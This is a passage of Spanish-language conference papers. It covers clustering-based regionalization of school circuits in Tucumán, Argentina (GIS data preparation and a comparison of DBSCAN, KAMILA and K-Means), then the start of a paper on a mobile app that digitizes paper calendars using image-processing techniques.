aplicabilidad a diferentes contextos, estos métodos pueden clasificarse como se indica en la Figura 2 [22]. El diseño de zonas es un problema geográfico que está presente en un amplio espectro de aplicaciones, por ejemplo la definición de distritos políticos-electorales, la definición de zonas para prestación de servicios, la zonificación para la asignación de usos del suelo, entre otras [23]. Se hace alusión a los métodos de agregación espacial de distinta manera: regionalización, diseño de zonas, zonificación, delimitación de distritos, diseño o demarcación del territorio, asignación de unidades espaciales, “clustering” espacial o geográfico, agregación espacial, clasificación, partición, teselación espacial, etc [23].

En este artículo nos centramos en los métodos que pueden aplicarse para determinar regiones analíticas. Nos referiremos a ellos como “métodos de regionalización”, para usar un término que engloba la amplia gama de campos en los que estos métodos han sido creados o aplicados. Su variedad hace que sea difícil proporcionar una definición única del problema de regionalización, pero puede enumerar algunas características que son comunes a cualquier método que se puede utilizar para definir regiones analíticas:

- Todos los métodos unen áreas geográficas en un número predefinido de regiones mientras optimizan un criterio de agregación particular.
- Las áreas dentro de una región deben estar conectadas geográficamente (la restricción de contigüidad espacial).
- El número de regiones debe ser menor o igual al número de áreas.
- Cada área puede asignarse a una y solo una región.
- Cada región debe contener al menos un área




Figura 2: Taxonomía de los métodos para resolver problemas de regionalización [22].

5.1. Datos a Utilizar

Los datos a utilizar tienen distintos orígenes y tipologías (puntos, líneas y polígonos). Lo ideal sería utilizar fuentes de datos de igual calidad, como esto no es posible lo común es trabajar con las herramientas que ofrecen los SIG para mejorar los datos en su conjunto. Esta diversidad de fuentes obliga a accionar sobre ellos para procesarlos según determinados criterios con el fin de mejorar su comparabilidad entre sí, y así extraer información. A continuación se indican los datos básicos que se obtuvieron, la fuente de los mismos.

- Ubicación de establecimientos educativos, datos brindados por geoservicios del proyecto Mapa Educativo¹ del Ministerio de Educación de la Nación (Figura 3a).
- Listado de establecimientos educativos, publicados por el Dpto. de Estadística Educativa² del ME.
- Red vial, datos obtenidos del servicio WFS de la Dirección Provincial de Catastro de la Provincia de Tucumán³ y mejorados con los datos de OpenStreetMap⁴ (Figura 3b).
- Límites administrativos (departamentales y municipales) de la provincia de Tucumán, datos obtenidos del sitio web del Instituto Geográfico Nacional⁵.
- Circuitos educativos, confección propia a partir del mapa publicado por el Dpto. de Estadística Educativa del ME.
- Cuencas hídricas de la provincia de Tucumán, confección propia a partir del mapa publicado en el sitio web de Red de Información para el Desarrollo Productivo (RIDES)⁶ (Figura 3c).
- Modelo de elevación, datos de Earth Explorer, del Servicio Geológico de los Estados Unidos (USGS)⁷ (Figura 3d).

Para cada capa/variable se realizó un trabajo de mejora de la información de distinta índole dado que, en la mayoría de los casos, no se cuenta con los metadatos referidos a la fecha de actualización de cada una. Los metadatos permiten describir el contenido, la calidad, y otras características de los datos. Ayudan a localizar y entender los datos espaciales disponibles.

¹<http://mapa.educacion.gob.ar/geoservicios>

²<http://www.educaciontuc.gob.ar/sistema/basesdat.php>

³<http://www.catastro.tucuman.gov.ar/servicios/servicio-wms-web-map-service/>

⁴<https://www.openstreetmap.org>

⁵<https://www.ign.gob.ar>

⁶<http://rides.producciontucuman.gov.ar/#descargar>

⁷<https://earthexplorer.usgs.gov/>




Figura 3: Datos básicos que fueron trabajados para poder ser utilizados.

Cada variable se trabajó en función de su tipología y las necesidades de ese dato respecto del problema a resolver. La primera acción sobre los datos recolectados fué llevarlos a un sistema de proyección cartográfico uniforme, se reproyectó la capa utilizando POSGAR 98 Faja 3 (posgar), según corresponde para la provincia de Tucumán.

Una vez llevados los datos al mismo sistema de proyección, se procedió a trabajarlos según su tipología vectorial/raster y su necesidad dentro del problema. A continuación, se detallan algunos de los trabajos realizados sobre las capas:

Edificios escolares

La capa de establecimientos educativos nos permite visualizar la distribución de la oferta educativa en sus distintas modalidades. Esta capa fué actualizada con el listado del padrón de establecimientos. Se obtuvo un conjunto de datos que contienen para cada escuela variables como ámbito, localización de la oferta educativa entre otros datos. Este set de datos permite confeccionar distintos temáticos como ubicación de establecimientos rurales o urbanos, establecimientos privados o estatales, establecimientos de dependen-

cia provincial, municipal o nacional, ente otros.

Caminería

Las geometrías que representan la caminería de la provincia, fueron trabajadas desde distintas fuentes. Se completaron los datos para que figuren totalmente las rutas nacionales, y provinciales, se amplió la red terciaria de la caminería. También se trabajó para lograr la integridad del dato, es decir eliminar geometrías repetidas y en garantizar que haya continuidad topológica en las intersecciones de las polilíneas, con el fin de conformar un grafo que permita, a través de la relación de sus componentes, por ejemplo el calcular las distancias necesarias. Se combinan los datos de las rutas y caminerías terciarias con la red de callejeros de las distintas poblaciones de Tucumán, este trabajo es lento, ya que como se mencionó, se verifica la topología de los datos, y también hay que verificar la correcta definición del sentido de cada tramo de calle o ruta, lo que nos permite determinar el correcto sentido de circulación de las calles.

El dato obtenido a partir de la caminería es el que denominaremos distancia, y se corresponde con la distancia existente desde la ubicación del establecimiento educativo hasta la ciudad de SMT o Concepción, siguiendo el trazado de la caminería. Estas ciudades destino están definidas en la Resolución N° 217 [24].

Circuitos educativos

En el sitio del ME⁸ puede observarse como está dividida la provincia de Tucumán en circuitos educativos. También se observa que cada circuito coincide en su totalidad con un departamento o un grupo de departamentos de la provincia. Entonces se replicó, partiendo de la división administrativa en departamentos de la provincia, esta capa.

Elevación

Con las disponibilidad del Modelo de Elevación Digital (DEM) obtenido a partir del proyecto SRTM (Shuttle Radar Topography Mission), descargado del Sitio WEB de USGS, se pudo generar las curvas de nivel de la provincia. De estas se generó una capa con los polígonos correspondientes a cada valor de la escala de las curvas de nivel. Luego se vinculó cada establecimiento o edificio educativo, con los polígonos creados anteriormente, obteniendo de esta forma la cantidad de metros (o elevación) sobre el nivel del mar a los que está ubicado el establecimiento educativo.

Cuencas hídricas

Para obtener este dato se georreferenció la imagen obtenida en el sitio de RIDES. Luego se procedió a replicar en formato vectorial esta imagen, utilizando el software QGIS. Así se obtuvo para cada establecimiento educativo la cuenca hídrica en donde se encuentra ubicada.

Como se mencionó, para la mayoría de los datos recopilados no se cuenta con la totalidad de sus respectivos metadatos, los cuales nos ayudan a comprender la calidad de los

⁸<http://www.educaciontuc.gob.ar/sistema/sistemas/mapacircuitos/>

mismos, ya que permiten describir la información geográfica, transformándose en indispensables para evaluar y analizar los datos. Hay que señalar que la exactitud de los datos espaciales depende directamente del proceso de captura utilizado para obtener dicha información.

El determinar el nivel de error de los datos implica, para cada localización o algunas de ellas, tener en cuenta la falta de exactitud de ubicación (como ya se mencionó muy probablemente debido a un tema de escala) y de faltante de datos. El trabajo necesario para la corrección de lo explicitado implica el revisar los datos uno a uno, o al menos hacer un muestreo representativo de los mismos para determinar el nivel de error.

Se pueden encontrar distintos tipos de errores en los datos, por ejemplo, cartografía a escalas diferentes, cartografía con diferentes sistemas clasificatorios, problemas debido a la captura en formato digital, capas de igual temática pero con diferentes sistemas clasificatorios entre otros tipos de errores.

6. Resultados Obtenidos y su Análisis

Durante la ejecución de este proyecto se han utilizado numerosas alternativas de los algoritmos de agrupamientos (clustering) cada uno con sus características. El primero en ser utilizado fue el algoritmo basado en densidad denominado DBSCAN. Este propone que para incorporar un punto en un agrupamiento, tienen que existir un mínimo de observaciones dentro de un radio de proximidad pequeño, entonces cada agrupamiento obtenido estará separado por espacios vacíos o pocas observaciones. Este método encuentra los agrupamientos que se conforman según los parámetros con que se corre el algoritmo. El inconveniente de utilizar este método es que no se puede indicar la cantidad de agrupamientos deseados, ya que el algoritmo mismo los detecta.

Las características de la dispersión del universo de observaciones (escuelas) que encontramos en la provincia de Tucumán, hace que este algoritmo tienda a agrupar los puntos de la zona pedemontana en un único cluster. La ciudad de SMT, por la densidad de locaciones que posee, sería parte de este cluster. Por esta razón, previamente eliminamos estos puntos previendo éste comportamiento del método.

En las Figuras 4a y 4b se pueden observar los resultados de algunas ejecuciones del algoritmo, siempre obteniendo 5 (cinco) agrupamientos. Los puntos azules corresponden a los puntos ruido, que no son considerados en los agrupamientos del resultado.

El segundo algoritmo utilizado fue KAMILA [25]. Este método de agrupamiento equilibra equitativamente la contribución de variables continuas y categóricas. Su utilización ha permitido mejorar los resultados utilizando la totalidad de los datos con que se cuenta. Se ha trabajado sobre el conjunto de datos con el paquete RStudio, los resultados




Figura 4: Dos resultados del método DBSCAN.

obtenidos se visualizaron en QGIS⁹.

Al observar los resultados parecen prometedores, podemos apreciar que los clusters obtenidos son más uniformes, encontramos una mejor partición del territorio. Sin embargo, cada vez que se ejecuta el método, con los mismos datos de entrada, los resultados que arroja son distintos (Figuras 5a y 5b) constituyendo una de las debilidades más importantes del mencionado algoritmo. Por lo mencionado, la utilización del algoritmo no representa una opción válida, dado que ante la aparición de nuevos establecimientos educativos el mismo daría resultados completamente diferentes a los anteriores.




Figura 5: Resultados del método kamila sobre exactamente el mismo conjunto de datos, para obtener 5 agrupamientos.

Por último, y no por ello menos importante, se utilizó el algoritmo K-Means. Este método de agrupamiento particiona un conjunto de elementos en k grupos, en donde cada observación (en este caso los establecimientos) pertenece

⁹QGIS.org (2020). QGIS Sistema de Información Geográfica. Proyecto de Fundación Geoespacial de Código Abierto. <http://qgis.org>




Figura 6: Resultados del método k-means con la totalidad de datos.

al grupo cuyo valor medio es más cercano. Se trabajó con este algoritmo para obtener 5, 6, 7, 8, 9 y 10 clusters. Las variables utilizadas fueron ámbito, departamento, municipio, cuenca hídrica, elevación, distancia, latitud y longitud. Los resultados obtenidos no fueron satisfactorios, ya que si bien se observa una agrupación espacial, muchos puntos de distintos clusters se encuentran dispersos por el territorio (Figuras 6a y 6b).

Se realizaron a posteriori diversas corridas con el objeto de identificar variables que incidan en esta dispersión de los clusters en el plano. Primero se descartaron las variables municipio, cuenca y ámbito, ejecutando nuevamente el algoritmo con el resto de las variables. Los clusters obtenidos son más compactos, no hay tanta dispersión en el resultado. Sin embargo se observa un sesgo que se puede vincular con la variable departamento, por ejemplo el departamento Chicligasta -ubicado en el sudoeste de la provincia de Tucumán- figura vinculado o incluido en su totalidad en clusters que no son contiguos o figura como un cluster independiente.

Por último, se ejecutó el algoritmo solamente para las variables elevación, distancia, latitud y longitud, dejando de lado las variables ámbito, departamento, municipio, cuenca y zona. El resultado obtenido puede indicarse como aceptable dado que los agrupamientos son bastante consistentes y bien definidos entre sí (Figuras 7a, 7b, 7c, 7d, 7e, 7f).

El resultado obtenido a partir de las variables elevación, distancia, latitud y longitud, junto al método k-means son, a nuestro criterio, más acertivos. A diferencia de los otros métodos utilizados, en K-Means podemos indicar la cantidad de agrupamientos deseados en el resultado (a diferencia de DBSCAN), y el resultado para una ejecución del método con los mismos datos de entrada, es siempre el mismo (a diferencia de KAMILA).

Observando los resultados del algoritmo K-Means con




Figura 7: Resultados del método k-means con los datos elevación, distancia, latitud y longitud.

las variables elevación, distancia, latitud y longitud, advertimos un patrón en los resultados. Se generan cuatro agrupamientos que se mantienen independientemente de la cantidad de clusters que se obtienen. El primero se encuentra en el oeste de la provincia, el segundo en el corazón de la provincia incluyendo la zona del GSMT, el tercero al sur del anterior, el mismo incluye la ciudad de Concepción, el cuarto agrupamiento se encuentra entre estos dos últimos mencionados.

A medida que se incrementa la cantidad de clusters a obtener, se mantienen estos agrupamientos principales pero decreciendo en tamaño a medida que se agregan nuevos agrupamientos. Se percibe una relación entre este decrecimiento y las variables caminería y elevación, puesto que la variable distancia comienza a dominar en la aparición de nuevos agrupamientos, y la variable elevación mantiene un escalonamiento según sus valores.

7. Conclusiones y Trabajo Futuro

En el presente trabajo se ha propuesto una mejora en la distribución de establecimientos educativos de los circuitos educativos de la Provincia de Tucumán. Si bien, existen en la literatura numerosos trabajos sobre regionalización, no encontramos trabajos basados en la división territorial dedicados a la educación, con criterios emanados por el Ministerio de Educación de la Provincia.

Para alcanzar nuestro objetivo se utilizaron tres algoritmos de agrupamiento largamente conocidos en la comunidad científica, y estos son: DBSCAN, K-Means y KAMILA. Los dos primeros son los algoritmos más conocidos y utilizados en la literatura científica, el tercero fue utilizado porque está adaptado para trabajar con datos de tipo mixto (categóricos y continuos). Cada uno de dichos algoritmos fueron ejecutados con diferentes criterios para lograr una óptima distribución de los circuitos educativos. De los mencionados, solo el último arrojó resultados, que además de parecernos los más correctos, son posible de ser replicados sin muchos inconvenientes. En este sentido, se realizaron pruebas que van desde buscar la solución con cinco clusters hasta una máximo 10, dado que un número mayor podría dificultar la gestión administrativa de los mismos por parte del Ministerio de Educación Provincial.

Así, consideramos que la solución está dado por la conformación de 8 (ocho) clústeres realizando muy pequeños ajustes en algunos de los mismos. Si consideramos la distribución de la oferta educativa, los 8 agrupamientos obtenidos contienen cada uno todo tipo de oferta (educación inicial, primaria, secundaria y superior no universitaria), y no se observa que esta división se vea afectada por la existencia de barreras naturales (por ejemplo el Río Salí, que en su recorrido en la zona sureste de la provincia es una barrera natural). A su vez, esta división territorial puede or-

ganizarse agrupando estos clusters entre sí para conformar agrupamientos mayores, sin romper la lógica inicial.

Como trabajo futuro, se podrían agregar más variables distintas a las descartadas, por ejemplo aquellas vinculadas a la accesibilidad territorial (tiempo necesario para recorrer las distancias desde los establecimientos a los puntos que se definan, distancia desde el establecimiento a caminos principales, accesibilidad dependiente de eventos climáticos, etc.). Con estas nuevas variables esperamos poder incluir en la definición de los agrupamientos los accidentes geográficos que pueden servir como límite natural de los mismos (por ejemplo un río sin puentes que permitan atravesarlo). El contar con estas variables implica realizar un trabajo más oneroso en tiempo, y que excede los plazos para concluir este trabajo. A su vez, se espera también utilizar otras técnicas propias de la inteligencia artificial como la redes neuronales artificiales, sistemas multiagentes, entre otros.

Referencias

- [1] María Catalina Nosiglia. El proceso de sanción y el contenido de la ley de educación nacional n° 26206: continuidades y rupturas. *Praxis educativa*, 11(11):113–138, 2012.
- [2] Santiago Garganta. *El Impacto laboral y demográfico de la Asignación Universal por hijo en Argentina*. Phd thesis, Facultad de Ciencias Económicas, 2015.
- [3] Axel Rivas, Alejandro Vera, and Pablo Bezem. *Radiografía de la educación argentina*. Cippec, 2010.
- [4] Roberto Mur Montero. Título: Notas sobre la organización desconcentrada de las administraciones educativas. *Revista Iberoamericana de Educación*, (3):41–62, 1993.
- [5] Ana Inés Heras Monner Sans and Amalia Miano. Educación, autoorganización y territorio. *Revista mexicana de investigación educativa*, 22(73):533–564, 2017.
- [6] Silvio Cardona González. Educación, territorio y modernización en el contexto de la descentralización del sistema educativo en Colombia en orden al territorio. *Revista Ideales*, 1(1), 2016.
- [7] Rodolfo Montaña Salazar and Gerardo Núñez Medina. Metodología para medir la concentración y dispersión demográfica de la población mexicana a través del modelo policéntrico.
- [8] Ministerio de Educación de Tucumán Dirección de Calidad Educativa. Evolución de la matrícula, Total Provincia - Tucumán, 1999-2019.

- [9] Dirección de Calidad Educativa Departamento de Estadística Educativa. Datos de establecimientos - Dirección de Calidad Educativa.
- [10] Dirección Nacional de Información y Estadística DINECE. CENPE 2014 Censo Nacional del Personal de los Establecimientos Educativos: Datos generales.
- [11] Ministerio de Educación. Resolución n° 753/5 med, September 2009.
- [12] Ministerio de Educación. Resolución n° 1070/5 med, October 2011.
- [13] Superior Gobierno de la Provincia de Tucumán. *La escuela, un espacio para reponer las palabras*. Department of Geoinformation, Technical Univ., 12 2015.
- [14] Instituto Nacional de Estadística y Censos (INDEC). *Censo Nacional de Población, Hogares y Viviendas 2010: resultados definitivos*. Number 2 in B. INDEC, 1 edition, 2012.
- [15] María E Puchulu and Diego S Fernández. Características y distribución espacial de los suelos de la provincia de tucumán. *Geología de Tucumán*. (Eds S Moyano, ME Puchulu, D Fernandez, G Aceñolasa, ME Vides, S Nieva) pp, pages 1–17, 2016.
- [16] Patricia Monica Fernández and Daniel Esteban Quiroga. Aportes metodológico-conceptuales de la distribución espacial de la población: El caso de tucumán y catamarca en el noroeste argentino [1991, 2001 y 2010]. In *VII Jornadas de Sociología de la UNLP 5 al 7 de diciembre de 2012 La Plata, Argentina. Argentina en el escenario latinoamericano actual: Debates desde las ciencias sociales*. Universidad Nacional de La Plata. Facultad de Humanidades y Ciencias de la ... , 2012.
- [17] M. Rosa Brumat. Maestros rurales: condiciones de trabajo, formación docente y práctica cotidiana. *Revista iberoamericana de educación*, 55(4):1–10, 2011. Publisher: Organización de Estados Iberoamericanos para la Educación, la Ciencia y la Cultura.
- [18] Matilde Malizia and Paula Boldrini. Las lógicas de ocupación del espacio urbano. un estudio de realidades contrapuestas. el caso de las urbanizaciones cerradas y villas miseria en yerba buena, gran san miguel de tucumán. *Cuadernos de la Facultad de Humanidades y Ciencias Sociales-Universidad Nacional de Jujuy*, (41):197–219, 2012.
- [19] Alicia Inés Ferrari, Agustín Jose Machuca, and Sandra L Mansilla. Transformación y articulación del territorio urbano en el gran san miguel de tucumán: El caso de yerba buena. *Breves Contribuciones del Instituto de Estudios Geográficos*, (27):89–105, 2016.
- [20] Víctor Olaya. *Sistemas de información geográfica*. CreateSpace, 2016.
- [21] Serryn Eagleson, Francisco Escobar, and Ian Williamson. Automating the administration boundary design process using hierarchical spatial reasoning theory and geographical information systems. *International Journal of Geographical Information Science*, 17(2):99–118, 2003.
- [22] Hada Melissa Sáenz Vela. Revisando los métodos de agregación de unidades espaciales: Maup, algoritmos y un breve ejemplo. *Estudios demográficos y urbanos*, 31(2):385–411, 2016.
- [23] Pilar Moreno, Jesús García, and LDE Lacalle. Estado del arte en procesos de zonificación. *GeoFocus*, (11):155–181, 2011.
- [24] Consejo de Educación. Resolución n° 217, March 1991.
- [25] Alexander H. Foss and Marianthi Markatou. kamila: Clustering mixed-type data in R and Hadoop. *Journal of Statistical Software*, 83(13):1–45, 2018.

Desarrollo de una aplicación móvil para la digitalización e identificación de eventos en calendarios

G. Coronel, L. Gianinetto, S. Cernotto, C. Martínez, E. Albornoz

*sinc(i): Instituto de investigación en señales, sistemas e inteligencia computacional
Facultad de Ingeniería y Ciencias Hídricas, Universidad Nacional del Litoral -CONICET*

(*)emalbornoz@sinc.unl.edu.ar

Resumen *En la actualidad existen una gran variedad de herramientas que permiten administrar citas, tareas y diferentes tipos de eventos a través de un calendario. En general, estos están asociados a direcciones de mail y/o sistemas de notificaciones que proveen un recordatorio flexible y muy útil. Los estudiantes utilizan estas aplicaciones ya que deben administrar clases, turnos de examen, periodos de inscripción, etc. y esta información se publica habitualmente en calendarios en formato papel. Aquí se presenta el desarrollo de un sistema que permite digitalizar esta información y exportarla automáticamente a un calendario digital.*

Palabras clave: digitalización de calendarios, procesamiento de imágenes, aplicación móvil

1. Introducción

A pesar del paso de los años existen prácticas que se mantienen bastante arraigadas en el ecosistema de la Universidad. Quién haya transitado por los pasillos de una Facultad y más aún los estudiantes, seguramente han observado calendarios pegados en paredes y pizarrones con eventos anotados manualmente. Aún hoy en día, al inicio de cada cuatrimestre, es muy común que a los estudiantes se les entreguen distintas versiones de calendarios en papel que ya vienen marcados con diversos colores para identificar a simple vista diferentes eventos, como por ejemplo: fechas de los turnos de exámenes, comienzo y fin del cuatrimestre, fechas de inscripción y feriados, entre otros. Además, cada estudiante lleva su propio registro de fechas importantes, como pueden ser fechas de parciales, entregas de trabajos prácticos, o cualquier otro evento personal; que también marcan sobre el calendario de papel.

En los últimos años, casi todos los estudiantes han podido acceder a dispositivos móviles y adoptaron de

forma natural la utilización de calendarios digitales, ya que pueden llevarlo en el teléfono y generan recordatorios de los eventos mediante el envío de alertas o notificaciones. Estos calendarios digitales incorporan cada día más funcionalidades y se integran por ejemplo a las casillas de e-mail¹. Como ambas formas de registro coexisten, los estudiantes deben cargar manualmente cada evento del calendario en papel en el calendario digital. En este sentido, y para nuestro conocimiento, no existe una herramienta que permita realizar este proceso de forma simple y automática.

En este trabajo se presenta el desarrollo de una aplicación que permite tomar una fotografía de un calendario en papel con los eventos marcados, identificar cada uno de estos, extraerlos, estandarizarlos y generar la migración a un calendario digital. El diseño y desarrollo del sistema se puede dividir en dos grandes partes: una en la que se implementan las rutinas de procesamiento de imágenes, y se acceden a partir de un servicio web que recibe una imagen y devuelve la lista con los eventos detectados; mientras que la segunda parte consiste en el desarrollo de la aplicación móvil con una interfaz agradable que permite capturar la imagen, comunicarse con el servicio, enviar la imagen e interpretar la información obtenida para poder cargarla al calendario.

2. Marco Teórico

En esta sección presentaremos algunos conceptos teóricos de procesamiento digital de imágenes que fueron utilizados en este proyecto.

¹ Algunos de los más conocidos pueden encontrarse en <https://www.google.com/intl/es-419/calendar/about/> y <https://calendar.yahoo.com>.

Operador Laplaciano

El Laplaciano permite resaltar las regiones de una imagen que contiene cambios rápidos de intensidad (bordes) [1]. Se define el Laplaciano de una función 2D como:

$$\nabla^2 f = 4z_5 - (z_2 + z_4z_6 + z_8)$$

Considerando una aproximación con N_4 es posible calcularlo con una convolución con una máscara como:

$$\begin{bmatrix} 0 & 1 & 0 \\ 1 & -4 & 1 \\ 0 & 1 & 0 \end{bmatrix}$$

Es posible utilizar la varianza de este resultado para estimar el nivel de desenfocado de la imagen. Si el Laplaciano de la imagen presenta una varianza grande, existe una amplia variedad de respuestas (bordes y partes homogéneas), y esto es representativo de una imagen enfocada. Por el contrario, si la varianza es baja, estaríamos en presencia de una imagen con muy pocos o sin bordes, lo cual es indicio de desenfocado.

Transformada de Hough

Este método permite identificar el contenido de puntos colineales en una imagen, que pueden o no ser parte de una recta o un segmento de recta [1]. Esta propuesta considera a cada punto (x, y) de la imagen en término de sus coordenadas polares (ρ, θ) , donde ρ representa la distancia entre el origen de coordenadas y el punto (x, y) , mientras que θ es el ángulo del vector $\langle x, y \rangle$. Cada punto genera, en el espacio transformado, una sinusoidal según $\rho = x \cos\{\theta\} + y \sin\{\theta\}$. Al transformar dos puntos de la imagen, las sinusoidales correspondientes se intersectan en un punto (ρ_R, θ_R) que son los parámetros que definen la recta soporte que pasa por ambos puntos en la imagen (ρ_R es la distancia perpendicular a la recta soporte y θ_R el ángulo de la perpendicular). Haciendo el cómputo de todos los puntos es posible determinar las rectas principales de la imagen², buscado los acumuladores (puntos de intersección) más grandes en el espacio transformado a partir de los cuales se puede obtener su orientación en la imagen.

Operaciones morfológicas binarias

Estos métodos tienen su origen en la teoría de conjuntos y se implementan a través de operaciones unión e intersección con pequeñas imágenes (elementos

² Se hace la salvedad de que no necesariamente es una recta, puede ser la dirección en que coexistan más puntos colineales.

estructurantes, EE) definidas según la aplicación lo requiera [2]. El EE suele ser una pequeña imagen (3x3 px) que se desplaza sobre la imagen original, se realiza una operación entre las imágenes solapadas y se deposita el resultado habitualmente donde coincide el centro del EE con la imagen. Aquí se trabaja con:

Erosión binaria: si el EE no está completamente contenido en la región de la imagen que se está analizando, el pixel que coincide con el centro del EE es eliminado en la imagen resultado [2].

Dilatación binaria: si la intersección entre el EE y la región de la imagen que se está analizando es distinta de del conjunto vacío, el pixel que coincide con el centro del EE es activado en la imagen resultado [2].

Método Otsu para umbralización

Este método genera un umbral en intensidad que permite separar los píxeles en dos clases: primer plano y fondo. El umbral se determina minimizando la varianza de intensidades dentro de la clases o, de manera equivalente, maximizando la varianza entre clases [3]. La varianza dentro de la clases se define como la suma de las dos varianzas, σ_0^2 y σ_1^2 , multiplicadas por pesos asociados, w_0 y w_1

$$\sigma_w^2(t) = w_0(t)\sigma_0^2(t) + w_1(t)\sigma_1^2(t)$$

Los pesos son las probabilidades de las clases separadas por un umbral t , calculados a partir del histograma de la imagen, donde L es la cantidad de clases en los cuales se agrupan las intensidades

$$w_0 = \sum_{i=0}^{t-1} p(i)$$

$$w_1 = \sum_{i=t}^{L-1} p(i)$$

Como ya se mencionó, minimizar la varianza dentro de las clases es equivalente a maximizar la varianza entre clases

